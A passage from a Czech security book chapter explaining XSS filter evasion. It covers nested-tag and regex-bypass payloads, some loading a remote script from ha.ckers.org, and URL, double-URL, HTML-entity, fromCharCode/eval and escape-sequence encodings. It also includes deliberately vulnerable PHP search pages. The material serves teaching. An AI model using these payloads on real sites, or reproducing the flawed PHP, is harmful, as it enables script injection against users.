<script/test>alert(/XSS/);</script>
```

Kódy fungující pouze v Internet Exploreru

```
<script <br>alert(/XSS/);</script>
<script<br>alert(/XSS/);</script>
<script/<br>alert(/XSS/);</script>
```

Zneužití filtrů vypouštějících nebezpečné tagy

Postupy při obcházení bezpečnostních filtrů volíme vždy velice individuálně. Představte si například bezpečnostní filtr, který propustí uživatelský vstup po té, co z něj odstraní nebezpečné tagy. Ve výpisu 146 uvádím konkrétní příklad. Z uvedeného by mělo být zřejmé, že je po vypuštění některých částí důležité kontrolovat výsledný řetězec opakovaně do té doby, než zůstane beze změny.

Výpis 146 - Výstup z bezpečnostního filtru po odstranění nebezpečných částí

Uživatelský vstup

```
Toto je můj <sc<script>ript>alert("vstup");</sc</script>ript>.
```

Výstup z bezpečnostního filtru

```
Toto je můj <script>alert("vstup");</script>.
```

Některé z dalších způsobů, které umožní projít bezpečnostními filtry, si pro inspiraci uvedeme v následujícím výpisu.

Výpis 147 - Některé z mnoha možných vstupů pro otestování bezpečnostního filtru

Obchází regulární výraz "/<script[^>]+src/i"

```
<script a=">" SRC="http://ha.ckers.org/xss.js"></script>
```

Obchází regulární výraz "/<script((\s+\w+(\s=\s*(?:".(.)*?"|'(.)*?'|[^'">\s]+))?)+\s*|\s*)src/i"*

```
<script =">" SRC="http://ha.ckers.org/xss.js"></script>
```

Obchází regulární výraz "/<script((\s+\w+(\s=\s*(?:".(.)*?"|'(.)*?'|[^'">\s]+))?)+\s*|\s*)src/i"*

```
<script a=">" '' SRC="http://ha.ckers.org/xss.js"></script>
```

Obchází regulární výraz "/<script((\s+\w+(\s=\s*(?:".(.)*?"|'(.)*?'|[^'">\s]+))?)+\s*|\s*)src/i"*

```
<script "a='>'" SRC="http://ha.ckers.org/xss.js"></script>
```

Obchází regulární výraz "/<script((\s+\w+(\s=\s*(?:".(.)*?"|'(.)*?'|[^'">\s]+))?)+\s*|\s*)src/i"*

```
<script a=`>` SRC="http://ha.ckers.org/xss.js"></script>
<script a=">'>" SRC="http://ha.ckers.org/xss.js"></script>
<script>document.write("<SCRI");</script>PT
        SRC="http://ha.ckers.org/xss.js"></script>
<<script>alert(/XSS/);//<</script>
<img """><script>alert(/XSS/)</script>">
```

Kódování

V podkapitole věnované přesměrování jsme se seznámili s různými možnostmi kódování IP adresy. JavaScript ale poskytuje také mnoho dalších způsobů pro kódování znaků v textu nebo v programovém kódu. Různá kódování je přitom možné použít při různých příležitostech. Vzhledem k tomu, že kódováním může útočník v určitých situacích obelstít bezpečnostní filtry a může s jeho pomocí také skrýt své skripty před uživateli, probereme jednotlivé metody důkladněji na následujících stránkách.

URL kódování

Jistě jste si již všimli, že pokud vložíme do URL nějaký zvláštní znak například závorky, znak s diakritikou nebo mezeru, použije se pro jejich vyjádření po odeslání *URL kódování*. To vypadá tak, že se tyto znaky pro použití v HTTP požadavku překódují na jejich ASCII hodnoty, které jsou uváděny v hexadecimálním tvaru, a které předchází znak procento %. Proto je například mezera v odesílaném požadavku zastoupena řetězcem %20. Stejně je možné zakódovat v URL také všechny ostatní běžné znaky v názvech parametrů, nebo v jejich hodnotách. Výjimkou je znak =, který přiřazuje hodnotu do proměnné. Ten musí zůstat ve znakové podobě, aby byl správně interpretován.

Vraťme se nyní k našemu vyhledávači, na kterém jsme testovali non-persistentní XSS. Vytvořili jsme si pro jeho otestování nebezpečný odkaz, který si nyní uvedeme znovu ve výpisu 148.

Výpis 148 - Odkaz zneužívající non-persistentní XSS v našem vyhledávači

```
<a href=
"http://www.hackingvpraxi.cz/search.php?dotaz=<script>alert(/XSS/);</script>"
>Klikni sem</a>
```

Veškerý obsah, který je v tomto odkazu uveden za znakem otazníku, je kromě přiřazovacího znaku = možné zakódovat pomocí URL kódování. Vytvoříme si na toto zakódování malou aplikaci v php.

Výpis 149 - Aplikace pro URL kódování

```
<?php
  $txt = $_POST["txt"];
  $vystup = "";
  for ($i = 0; $i < strlen($txt); $i++) {
    if ($txt[$i] != "=")
      $vystup .= "%".dechex(ord($txt[$i]));
    else
      $vystup .= "=";
  }
?>
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>URL kodér</title>
  </head>
  <body>
    <h1>URL kodér</h1>
    Parametry URL k zakódování:
    <form name="formular" method="post">
      <input type="text" name="txt" size="100"
             value="<?php echo htmlspecialchars($txt); ?>">
      <input type="submit" value="Odešli">
    </form>
    <hr>"<?php echo $vystup; ?>"<hr>
  </body>
</html>
```

S její pomocí si převedeme buď pouze hodnotu parametru nebo celou část URL za otazníkem na URL kódování. Získáme řetězce, které uvádím ve výpisu 150.

Výpis 150 - Řetězce získané URL kódováním

<script>alert(/XSS/);</script>

```
%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%2f%58%53%53%2f%29%3b%3c%2f%73%63%72%69%70%74%3e
```

dotaz=<script>alert(/XSS/);</script>

```
%64%6f%74%61%7a=%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%2f%58%53%53%2f%29%3b%3c%2f%73%63%72%69%70%74%3e
```

Nyní můžeme odkaz z výpisu 148 upravit na jeden z tvarů uvedených ve výpisu 151. Jejich použití bude pak mít stejný efekt, jako použití původního odkazu.

Výpis 151 - Odkaz se skriptem upravený URL kódováním

```
<a href=
"http://www.hackingvpraxi.cz/search.php?dotaz=%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%2f%58%53%53%2f%29%3b%3c%2f%73%63%72%69%70%74%3e">Klikni sem</a>
```

nebo

```
<a href=
"http://www.hackingvpraxi.cz/search.php?%64%6f%74%61%7a=%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%2f%58%53%53%2f%29%3b%3c%2f%73%63%72%69%70%74%3e">Klikni sem</a>
```

Dvojité URL kódování

Z útočníkova pohledu může být při požití URL kódování pro skrytí skriptu v parametrech URL nepříjemný následující fakt. Pokud totiž odkaz se zakódovanými parametry umístí na webovou stránku jako běžný odkaz a návštěvník nad tento odkaz najede kurzorem myši, zobrazí se ve stavovém řádku tento odkaz v dekódovaném tvaru. Při odeslání požadavku je navíc tento na serveru automaticky dekódován a na dekódovaný tvar bývají často nasazeny bezpečnostní filtry, které vstup zbaví potenciálně nebezpečných znaků. V jistých případech může být ale tato vlastnost obejita pomocí dvojitého URL kódování.

Dvojité kódování je vlastně opětovné zakódování řetězce, který již jednou prostřednictvím URL kódování zakódován je. Můžeme opětovně zakódovat klidně všechny znaky v řetězci, to znamená znaky % a jednotlivé hexadecimální hodnoty. V praxi se však používá pouze opětovného zakódování znaků procent. Abychom si uvedené přiblížili na konkrétním případě, řekneme si ještě, že znak % má v URL kódování tvar *%25*. Když bychom nyní chtěli opětovně zakódovat například znak mezery, který má v URL kódování podobu *%20*, nahradili bychom znak procento její zakódovanou podobou *%25*. Při dvojitém kódování by tedy měl znak mezery podobu *%2520*.

Dvojité kódování nemůžeme ale použít kdykoliv nás napadne. Pro jeho použití je důležité, aby skript na straně serveru nebo klienta použil explicitně na hodnoty vstupních parametrů funkci na jejich dekódování. V JavaScriptu je touto funkcí *unescape()* a v PHP *urldecode()*. Můžete se s nimi setkat poměrně často a i my si o tuto funkci rozšíříme náš vyhledávač.

Výpis 152 - Webový vyhledávač s funkcí urldecode()

```
<?php
  $dotaz = urldecode($_GET["dotaz"]);
  if ($dotaz) $dotaz = "Pro hledanou frázi: <b>$dotaz</b> nebyly nalezeny
     žádné výsledky.";
?>
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    <?php echo $dotaz; ?>
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz">
      <input type="submit" value="Hledej">
    </form>
  </body></html>
```

Nyní je možné vytvořit odkaz, který bude mít parametry zakódované dvojím URL kódováním. Po odeslání požadavku se na serveru automaticky provede první dekódování parametrů, při němž se dekódují znaky %. Následně funkce *urldecode()* dekóduje hodnotu parametru podruhé a výsledný řetězec zobrazí na stránce. Pokud nyní odkaz z výpisu 153 vložíme na webovou stránku, nebude po najetí myší nad odkaz zobrazeno ve stavovém řádku URL v dekódovaném čitelném tvaru.

Výpis 153 - Odkaz s dvojitě zakódovanými parametry

```
<a href=
"http://www.hackingvpraxi.cz/search.php?dotaz=%253c%2573%2563%2572%2569%2570%
2574%253e%2561%256c%2565%2572%2574%2528%252f%2558%2553%2553%252f%2529%253b%25
3c%252f%2573%2563%2572%2569%2570%2574%253e">odkaz</a>
```

Navíc mohou být nedostatečně nebo chybně navrženy kontroly uživatelských vstupů a použití dvojitého kódování nám může povolit průnik našeho vstupu. Zkusíme nyní náš vyhledávač dále rozšířit o chybně umístěnou PHP funkci *htmlspecialchars()*. Ta při správném použití úspěšně zabraňuje XSS útokům, protože zaměňuje nebezpečné znaky za jejich bezpečné entity. V tomto případě, kdy nejprve kontrolujeme vstup a teprve poté jej dekódujeme, nám však dvojité kódování umožní náš vstup propašovat.

Výpis 154 - Webový vyhledávač se špatně umístěnou funkcí htmlspecialchars()

```
<?php
  $dotaz = urldecode(htmlspecialchars($_GET["dotaz"]));
  if ($dotaz) $dotaz = "Pro hledanou frázi: <b>$dotaz</b> nebyly nalezeny
    žádné výsledky.";
?>
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    <?php echo $dotaz; ?>
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Dvojitého, trojitého, či vícenásobného kódování se používá také v případech, kdy dochází k většímu množství přesměrování, před tím, než data dorazí k cílovému skriptu, který je zpracovává. Někdy je tak možné kombinovat i více typů kódování znaků, přičemž během každého přesměrování nebo jiného mezikroku dojde k částečnému dekódování a předání výsledných dat dalšímu stupni.

HTML entity

Pokud jste už někdy chtěli na své stránce zveřejnit zdrojový kód HTML, jistě jste při tom narazili na problém. Pokud jej totiž vložíte jako běžný text do obsahu vaší stránky, budou tagy obsažené v kódu, který chcete vystavit, interpretovány prohlížečem a namísto jejich zobrazení se vykonají.

Existuje samozřejmě více možností, jak zdrojový kód na svém webu vystavit. My se na tomto místě zaměříme na HTML entity znaků, které vznikly právě proto, aby umožnily zobrazit speciální znaky, jejichž zobrazení by jinak bylo velice problematické.

HTML entita znaků se zapisuje pomocí znaku ampersand &, který je následován označením entity a nakonec je ukončena středníkem. V tabulce 35 uvádím nejčastěji používané znakové entity. Pro vypsání jakéhokoliv z uvedených znaků stačí do obsahu stránky vložit jeho HTML entitu. Například pro vypsání znaku < použijeme tento zápis *<*

Tabulka 35 - nejčastěji používané HTML entity znaků

"	&quot;	34	rovné uvozovky (palce)	quotation mark (APL quote)
&	&amp;	38	znak and	ampersand
<	&lt;	60	znak menší než	less-than sign
>	&gt;	62	znak větší než	greater-than sign
		160	nedělitelná mezera	non-breaking space
¡	&iexcl;	161	obrácený vykřičník	inverted exclamation mark
¢	&cent;	162	cent	cent sign
£	&pound;	163	libra	pound sign
¤	&curren;	164	znak měny	currency sign
¥	&yen;	165	yen	yen sign
¦	&brvbar;	166	přerušená svislá čára	broken vertical bar
§	&sect;	167	paragraf	section sign
¨	&uml;	168	přehlasování	spacing diaeresis
©	&copy;	169	copyright	copyright sign
ª	&ordf;	170	feminine	ordinal indicator
«	&laquo;	171	francouzské uvozovky	left-pointing double angle quotation mark
¬	&not;	172	logické ne	not sign
	&shy;	173	rozdělovník	soft hyphen (discretionary hyphen)
®	&reg;	174	registrovaná obchodní značka	registered trade mark sign
¯	&macr;	175	nadtržítko	spacing macron (overline APL overbar)
°	&deg;	176	stupeň	degree sign

±	±	177	znak plus mínus	plus-or-minus sign
²	²	178	druhá mocnina	superscript digit two
³	³	179	třetí mocnina	superscript digit three
´	´	180	fr. čárka nad a	acute accent(spacing acute)
µ	µ	181	znak mikro	micro sign
¶	¶	182	znak odstavce	pilcrow sign (paragraph)
·	·	183	tečka vprostřed řádku	middle dot
¸	¸	184	fr. znaménko pod c	cedilla (spacing cedilla)
¹	¹	185	první mocnina	superscript one
º	º	186		masculine ordinal indicator
»	»	187	francouzské uvozovky	right-pointing double angle quotation mark (guillemet)
¼	¼	188	čtvrtina	fraction one quarter
½	½	189	polovina	fraction one half
¾	¾	190	tři čtvrtiny	fraction three quarters
¿	¿	191	obrácený otazník	inverted question mark
À	À	192	Latin capital letter A with grave	
Á	Á	193	Latin capital letter A with acute	
Â	Â	194	Latin capital letter A with circumflex	
Ã	Ã	195	Latin capital letter A with tilde	
Ä	Ä	196	Latin capital letter A with diaeresis	
Å	Å	197	Latin capital letter A with ring above	
Æ	Æ	198	Latin capital letter AE (Latin capital ligature AE)	
Ç	Ç	199	Latin capital letter C with cedilla	
È	È	200	Latin capital letter E with grave	
É	É	201	Latin capital letter E with acute	
Ê	Ê	202	Latin capital letter E with circumflex	
Ë	Ë	203	Latin capital letter E with diaeresis	
Ì	Ì	204	Latin capital letter I with grave	
Í	Í	205	Latin capital letter I with acute	
Î	Î	206	Latin capital letter I with circumflex	
Ï	Ï	207	Latin capital letter I with diaeresis	
Ð	Ð	208	Latin capital letter ETH	
Ñ	Ñ	209	Latin capital letter N with tilde	
Ò	Ò	210	Latin capital letter O with grave	
Ó	Ó	211	Latin capital letter O with acute	
Ô	Ô	212	Latin capital letter O with circumflex	
Õ	Õ	213	Latin capital letter O with tilde	
Ö	Ö	214	Latin capital letter O with diaeresis	
×	×	215	krát	multiplication sign
Ø	Ø	216	přeškrtnuté o	letter O with stroke
Ù	Ù	217	Latin capital letter U with grave	
Ú	Ú	218	Latin capital letter U with acute	
Û	Û	219	Latin capital letter U with circumflex	
Ü	Ü	220	Latin capital letter U with diaeresis	
Ý	Ý	221	Latin capital letter Y with acute	
Þ	Þ	222	Latin capital letter THORN	
ß	ß	223	Latin small letter sharp s (ess-zed)	
à	à	224	Latin small letter a with grave	
á	á	225	Latin small letter a with acute	
â	â	226	Latin small letter a with circumflex	
ã	ã	227	Latin small letter a with tilde	
ä	ä	228	Latin small letter a with diaeresis	
å	å	229	Latin small letter a with ring above	
æ	æ	230	Latin small letter ae (Latin small ligature ae)	
ç	ç	231	Latin small letter c with cedilla	
è	è	232	Latin small letter e with grave	
é	é	233	Latin small letter e with acute	
ê	ê	234	Latin small letter e with circumflex	
ë	ë	235	Latin small letter e with diaeresis	
ì	ì	236	Latin small letter i with grave	
í	í	237	Latin small letter i with acute	
ì	î	238	Latin small letter i with circumflex	
ï	ï	239	Latin small letter i with diaeresis	
ð	ð	240	Latin small letter eth	
ñ	ñ	241	Latin small letter n with tilde	

```
ò  &ograve; 242    Latin small letter o with grave
ó  &oacute; 243    Latin small letter o with acute
ò  &ocirc;  244    Latin small letter o with circumflex
õ  &otilde; 245    Latin small letter o with tilde
ö  &ouml;   246    Latin small letter o with diaeresis
÷  &divide; 247    děleno                        division sign
ø  &oslash; 248    Latin small letter o with stroke
ù  &ugrave; 249    Latin small letter u with grave
ú  &uacute; 250    Latin small letter u with acute
û  &ucirc;  251    Latin small letter u with circumflex
ü  &uuml;   252    Latin small letter u with diaeresis
ý  &yacute; 253    Latin small letter y with acute
þ  &thorn;  254    Latin small letter thorn with
ÿ  &yuml;   255    Latin small letter y with diaeresis
Œ  &OElig;  338    Latin capital ligature OE
œ  &oelig;  339    Latin small ligature oe
Š  &Scaron; 352    Latin capital letter S with caron
š  &scaron; 353    Latin small letter s with caron
Ÿ  &Yuml;   376    Latin capital letter Y with diaeresis
ƒ  &fnof;   402    italské f                     Latin small f with hook
ˆ  &circ;   710    programátorská mocnina        modifier letter circumflex
˜  &tilde;  732    vlnka, tilda                  small tilde
Α  &Alpha;  913    Greek capital letter alpha
Β  &Beta;   914    Greek capital letter beta
Γ  &Gamma;  915    Greek capital letter gamma
Δ  &Delta;  916    Greek capital letter delta
Ε  &Epsilon;917    Greek capital letter epsilon
Ζ  &Zeta;   918    Greek capital letter zeta
Η  &Eta;    919    Greek capital letter eta
Θ  &Theta;  920    Greek capital letter theta
Ι  &Iota;   921    Greek capital letter iota
Κ  &Kappa;  922    Greek capital letter kappa
Λ  &Lambda; 923    Greek capital letter lambda
Μ  &Mu;     924    Greek capital letter mu
Ν  &Nu;     925    Greek capital letter nu
Ξ  &Xi;     926    Greek capital letter xi
Ο  &Omicron;927    Greek capital letter omicron
Π  &Pi;     928    Greek capital letter pi
Ρ  &Rho;    929    Greek capital letter rho
Σ  &Sigma;  931    Greek capital letter sigma
Τ  &Tau;    932    Greek capital letter tau
Υ  &Upsilon;933    Greek capital letter upsilon
Φ  &Phi;    934    Greek capital letter phi
Χ  &Chi;    935    Greek capital letter chi
Ψ  &Psi;    936    Greek capital letter psi
Ω  &Omega;  937    Greek capital letter omega
α  &alpha;  945    Greek small letter alpha
β  &beta;   946    Greek small letter beta
γ  &gamma;  947    Greek small letter gamma
δ  &delta;  948    Greek small letter delta
ε  &epsilon;949    Greek small letter epsilon
ζ  &zeta;   950    Greek small letter zeta
η  &eta;    951    Greek small letter eta
θ  &theta;  952    Greek small letter theta
ι  &iota;   953    Greek small letter iota
κ  &kappa;  954    Greek small letter kappa
λ  &lambda; 955    Greek small letter lambda
μ  &mu;     956    Greek small letter mu
ν  &nu;     957    Greek small letter nu
ξ  &xi;     958    Greek small letter xi
ο  &omicron;959    Greek small letter omicron
π  &pi;     960    pí Greek small letter pi
ρ  &rho;    961    Greek small letter rho
ς  &sigmaf; 962    Greek small letter final sigma
σ  &sigma;  963    Greek small letter sigma
τ  &tau;    964    Greek small letter tau
```

υ	υ	965	Greek small letter upsilon	
φ	φ	966	Greek small letter phi	
χ	χ	967	Greek small letter chi	
ψ	ψ	968	Greek small letter psi	
ω	ω	969	Greek small letter omega	
	‌	8204	svislá čára	zero width non-joiner
	‍	8205	bezrozměrné dělítko	zero width joiner
	‎	8206	znak zleva do prava	left-to-right mark
	‏	8207	znak zprava doleva	right-to-left mark
–	–	8211	pomlčka šířky n	en dash
—	—	8212	pomlčka šířky m	em dash
‘	‘	8216	levá jednoduchá uvozovka	left single quotation mark
’	’	8217	pravá jednoduchá uvozovka	right single quotation mark
‚	‚	8218	levá dolní jednoduchá	single low-9 quotation mark
“	“	8220	levé horní uvozovky	left double quotation mark
”	”	8221	pravé horní uvozovky	right double quotation mark
„	„	8222	levé dolní uvozovky	double low-9 quotation mark
†	†	8224	křížek	dagger
‡	‡	8225	dvojitý křížek	double dagger
‰	‰	8240	promile	per mille sign
‹	‹	8249	single	left-pointing angle quot.
›	›	8250	single	right-pointing angle quot.
•	•	8226	puntík	bullet (black small circle)
…	…	8230	tři tečky (výpustka)	horizontal ellipsis
′	′	8242	minuta, stopa	prime (minutes, feet)
″	″	8243	vteřina, palec	double prime
‾	‾	8254	nadtržitko	overline
⁄	⁄	8260	šikmé lomítko	fraction slash
€	€	8364	euro	euro sign
™	™	8482	obchodní značka	trade mark sign
←	←	8592	šipka vlevo	leftwards arrow
↑	↑	8593	šipka nahoru	upwards arrow
→	→	8594	šipka doleva	rightwards arrow
↓	↓	8595	šipka dolů	downwards arrow
↔	↔	8596	šipka zprava-doleva	left right arrow
∂	∂	8706	parciální derivace	partial differential
∏	∏	8719	celkový součin	n-ary product
∑	∑	8721	celkový součet (suma)	n-ary summation
−	−	8722	mínus	minus sign
√	√	8730	odmocnina	square root (radical sign)
∞	∞	8734	nekonečno	infinity
∩	∩	8745	průnik	intersection (cap)
∫	∫	8747	integrál	integral
≈	≈	8776	téměř rovno (odpovídá)	asymptotic
≠	≠	8800	nerovnost	not equal to
≡	≡	8801	identita	identical to
≤	≤	8804	menší nebo rovno	less-than or equal to
≥	≥	8805	větší nebo rovno	greater-than or equal to
◊	◊	9674	kosočtverec	lozenge
♠	♠	9824	piky	black spade suit
♣	♣	9827	kříže	black club suit
♥	♥	9829	srdce	black heart suit
♦	♦	9830	káry	black diamond suit

Každou z HTML entit je možné zapsat také pomocí jejího číselného kódu, který je v tabulce rovněž uveden. Opět stačí použít znaku ampersand &, který ovšem nyní následuje znak mřížka #, pak číselný unicode kód znaku v decimálním tvaru a nakonec středník. Použít můžeme také číslo v hexadecimálním zápisu, kterému ovšem musí předcházet ještě znak *x*. Pro zapsání znaku < bychom tedy mohli použít nejenom tvar *<*

ale také *<* nebo *<* Všechno jsou to zápisy se stejným významem. Zmíním ještě skutečnost, že většina webových prohlížečů nutně netrvá na uvádění ukončovacího středníku. Pokud jej tedy budeme nuceni z nějakého důvodu vypouštět, nemělo by to mít na vlastní funkci žádný vliv. Stejně tak můžeme beze změny funkce použít i velká písmena v hexadecimálním zápisu.

Nyní si možná kladete otázku, k čemu nám jsou z hlediska XSS HTML entity znaků dobré. Nuže vězte, že nám mohou, stejně jako jiné způsoby kódování, pomoci při skrývání námi vložených skriptů nebo při obcházení bezpečnostních filtrů, které s použitím tohoto kódování nepočítají. Číselnou unicode hodnotu znaku můžeme navíc rozšířit přidáním nul zleva před samotným číselným kódem znaku a to až do celkového počtu sedmi číslic. Například výše uváděnou číselnou entitu *<* můžeme zapsat také těmito způsoby *< < < <* nebo *<* Stejně můžeme rozšiřovat i hexadecimální hodnoty a můžeme opět vynechat ukončující středník. Tyto zápisy nám mohou pomoci v případech, kdy bezpečnostní filtry kontrolují pouze přítomnost entit ve tvaru *&#XX;*

Všechny skripty, které jsme v HTML kódu stránky začínali direktivou *javascript:*, tedy ty, které jsou obsahem atributů událostí nebo odkazů na externí zdroje dat, můžeme klidně přepsat pomocí HTML entit jednotlivých znaků. Odkaz stejného významu, jako je ten z výpisu 155, dokážeme vytvořit také v zakódovaném tvaru pomocí HTML entit. Tvar takto zakódovaného odkazu si můžete v různých podobách prohlédnout ve výpisu 156.

Výpis 155 - Odkaz spouštějící vložený skript

```
<a href="javascript:alert(/XSS/);">Odkaz</a>
```

Výpis 156 - Odkaz zakódovaný pomocí HTML entit v různých variantách

Kompletní zápis entit v decimálním tvaru

```
<a href=
"&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#1
01;&#114;&#116;&#40;&#34;&#88;&#83;&#83;&#34;&#41;&#59;">Odkaz</a>
```

Kompletní zápis entit v decimálním tvaru včetně rozšíření nulami

```
<a href=
"&#0000106;&#0000097;&#0000118;&#0000097;&#0000115;&#0000099;&#0000114;&#0000
105;&#0000112;&#0000116;&#0000058;&#0000097;&#0000108;&#0000101;&#0000114;&#0
000116;&#0000040;&#0000034;&#0000088;&#0000083;&#0000083;&#0000034;&#0000041;
&#0000059;">Odkaz</a>
```

Kompletní zápis entit v hexadecimálním tvaru

```
<a href=
"&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;&#x61;&#x6
c;&#x65;&#x72;&#x74;&#x28;&#x22;&#x58;&#x53;&#x53;&#x22;&#x29;&#x3b;">
Odkaz</a>
```

Zápis entit v decimálním tvaru bez ukončovacích středníků

```
<a href=
"&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#97&#108&#101&#114&#116&
#40&#34&#88&#83&#83&#34&#41&#59">Odkaz</a>
```

Zápis entit v hexadecimálním tvaru bez ukončovacích středníků

```
<a href=
"&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3a&#x61&#x6c&#x65&#x72&
#x74&#x28&#x22&#x58&#x53&#x53&#x22&#x29&#x3b">Odkaz</a>
```

ASCII kódování

V jistých případech (například při zapnuté direktivě PHP *magic_quotes_gpc*) není možné vkládat do svých skriptů některé speciální znaky, jako jsou uvozovky, apostrofy, atd. Použití těchto znaků ve skriptech je však velmi důležité a je proto nutné toto omezení nějakým způsobem obejít. Jedním z možných řešení v JavaScriptu je použití metody *fromCharCode()* objektu *String*. Tato metoda vrací znaky odpovídající jejich ASCII hodnotám. Máme-li například kód JavaScriptu z výpisu 157, můžeme textové řetězce použitím metody *fromCharCode()* zapsat také ve tvaru, který vidíte ve výpisu 158.

Výpis 157 - Běžný skript obsahující uvozovky

```
<script>alert("XSS");</script>
```

Výpis 158 - Řetězec zakódovaný na ASCII hodnoty

```
<script>alert(String.fromCharCode(34,88,83,83,34));</script>
```

Tímto způsobem se sice vyhneme zvláštním znakům uvozujícím textové řetězce, nicméně pokud bychom chtěli zakódovat na ASCII hodnoty celý skript, museli bychom sáhnout po funkci JavaScriptu *eval()*. Ta umožňuje spustit jakýkoliv vložený kód napsaný v JavaScriptu. Jak by její použití vypadalo v našem případě, kdy převádíme na ASCII hodnoty řetězec *alert("XSS");* si můžete prohlédnout ve výpise 159. Opět je funkce výsledného skriptu naprosto shodná se skripty z výpisů 157 a 158. Ověřit a prakticky vyzkoušet všechny případy si můžete v našem vyhledávači z výpisu 22.

Výpis 159 - Celý kód Javascriptu převedený na ASCII hodnoty

```
<script>eval(String.fromCharCode(97,108,101,114,116,40,34,88,83,83,34,41,59))
;</script>
```

Abychom byli schopni převádět textové řetězce, můžeme si uzpůsobit naši předchozí aplikaci určenou na URL kódování a obohatit ji o výstup ASCII hodnot oddělených čárkami. Rozšířenou aplikaci naleznete ve výpisu 160.

Výpis 160 - Aplikace pro URL kódování rozšířená o další typy kódování

```
<?php
  $txt = $_POST["txt"];
  $vystupURL = "";
  $vystupASCII = "";
  for ($i = 0; $i < strlen($txt); $i++) {
    if ($txt[$i] != "=") {
      $vystupURL .= "%".dechex(ord($txt[$i]));
    } else {
      $vystupURL .= "=";
    }
    $vystupASCII .= ord($txt[$i]).",";
  }
  $vystupASCII = substr($vystupASCII,0,strlen($vystupASCII)-1);
?>
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2\">
    <title>URL / ASCII kodér</title>
  </head>
  <body>
    <h1>URL / ASCII kodér</h1>
    Textový řetězec k zakódování:
    <form name="formular" method="post">
      <input type="text" name="txt" size="100"
                         value="<?php echo htmlspecialchars($txt); ?>">
      <input type="submit" value="Odešli">
    </form>
    <hr><h2>URL kódování</h2>
    <?php echo $vystupURL; ?>
    <hr><h2>ASCII kódování</h2>
    <?php echo $vystupASCII; ?>
    <hr><h2>BASE64</h2>
    <?php echo base64_encode($txt); ?>
  </body>
</html>
```

Když už jsem se zmínil o funkci JavaScriptu *eval()*, měl bych na tomto místě zmínit také chybu, které se vývojáři webových aplikací často dopouštějí. Funkci *eval()* je totiž kromě jiného možné použít pro konverzi textového řetězce na číslo, čehož někteří vývojáři hojně využívají. Tato konverze je možná proto, že tato funkce očekává výraz ve formě řetězce (JavaScriptu), který vyhodnotí a vrátí výslednou hodnotu. Pokud je tedy tato funkce v aplikaci použita s tímto záměrem a uživatel může ovlivnit řetězec, který je funkci *eval()* předán (například proto, že je brán ze vstupu GET nebo POST), nikdo vám nezaručují, že se uživatel nepokusí o podstrčení kódu JavaScriptu právě touto cestou.

Escape sekvence znaků

Někdy se vám stane, že potřebujete v JavaScriptu používat řetězce obsahující kromě jiných, také znaky se zvláštním významem. Takovými znaky může být například kód uvozovek v řetězci, který je sám v uvozovkách uzavřen, nebo například přechod na nový řádek. JavaScript obsahuje pro tyto případy escape sekvence, které začínají zpětným lomítkem a jsou následovány znakem, který po zpětném lomítku nabývá jiného, zvláštního významu. Seznam escape sekvencí uvádím v tabulce 36.

Tabulka 36 - Escape sekvence znaků

\'	Znak apostrofu	
\"	Znak uvozovek	
\\	Znak zpětného lomítka	
\b	Backspace	
\f	Form feed	
\n	New line - odřádkování	
\r	Carriage return - návrat	
\t	Tabulátor	
\ddd	Octal sekvence znaku	ASCII kód v osmičkové soustavě
\xdd	Hexadecimální sekvence znaku	ASCII kód v šestnáctkové soustavě
\udddd	Unicode sekvence znaku	UNICODE kód v šestnáctkové soustavě

Chceme-li například použít řetězec rozdělený na dva řádky použijeme v místě přechodu na nový řádek escape sekvenci \n. Pokud navíc chceme některá slova uzavřít do uvozovek použijeme escape sekvencí \". Řetězec pak bude vypadat takto:

"Toto je text \"prvního\" řádku\nToto zase text \"druhého\" řádku"

Pro kódování celých řetězců lze použít posledních tří variant uvedených v tabulce 36. Pomocí nich můžeme zakódovat jakýkoliv znak v řetězci, a jejich řazením pak dokonce celý řetězec. Sekvence začíná stejně jako u speciálních znaků zpětným lomítkem, které je následováno buďto třímístným ASCII kódem znaku v osmičkové soustavě, znakem **x** a dvojmístným ASCII kódem znaku v šestnáctkové soustavě, nebo znakem **u** a čtyřmístným unicode kódem znaku také v šestnáctkové soustavě. Zkusíme nyní zakódovat náš starý známý řetězec ***alert("XSS");*** pomocí všech uvedených variant. Výsledné tvary řetězce po tomto zakódování si můžete prohlédnout v tabulce 37.

Tabulka 37 - Řetězec alert("XSS"); zakódovaný pomocí escape sekvencí

Zakódováno variantou \ddd
\141\154\145\162\164\050\042\130\123\123\042\051\073
Zakódováno variantou \xdd
\x61\x6C\x65\x72\x74\x28\x22\x58\x53\x53\x22\x29\x3B
Zakódováno variantou \udddd
\u0061\u006C\u0065\u0072\u0074\u0028\u0022 \u0058\u0053\u0053\u0022\u0029\u003B

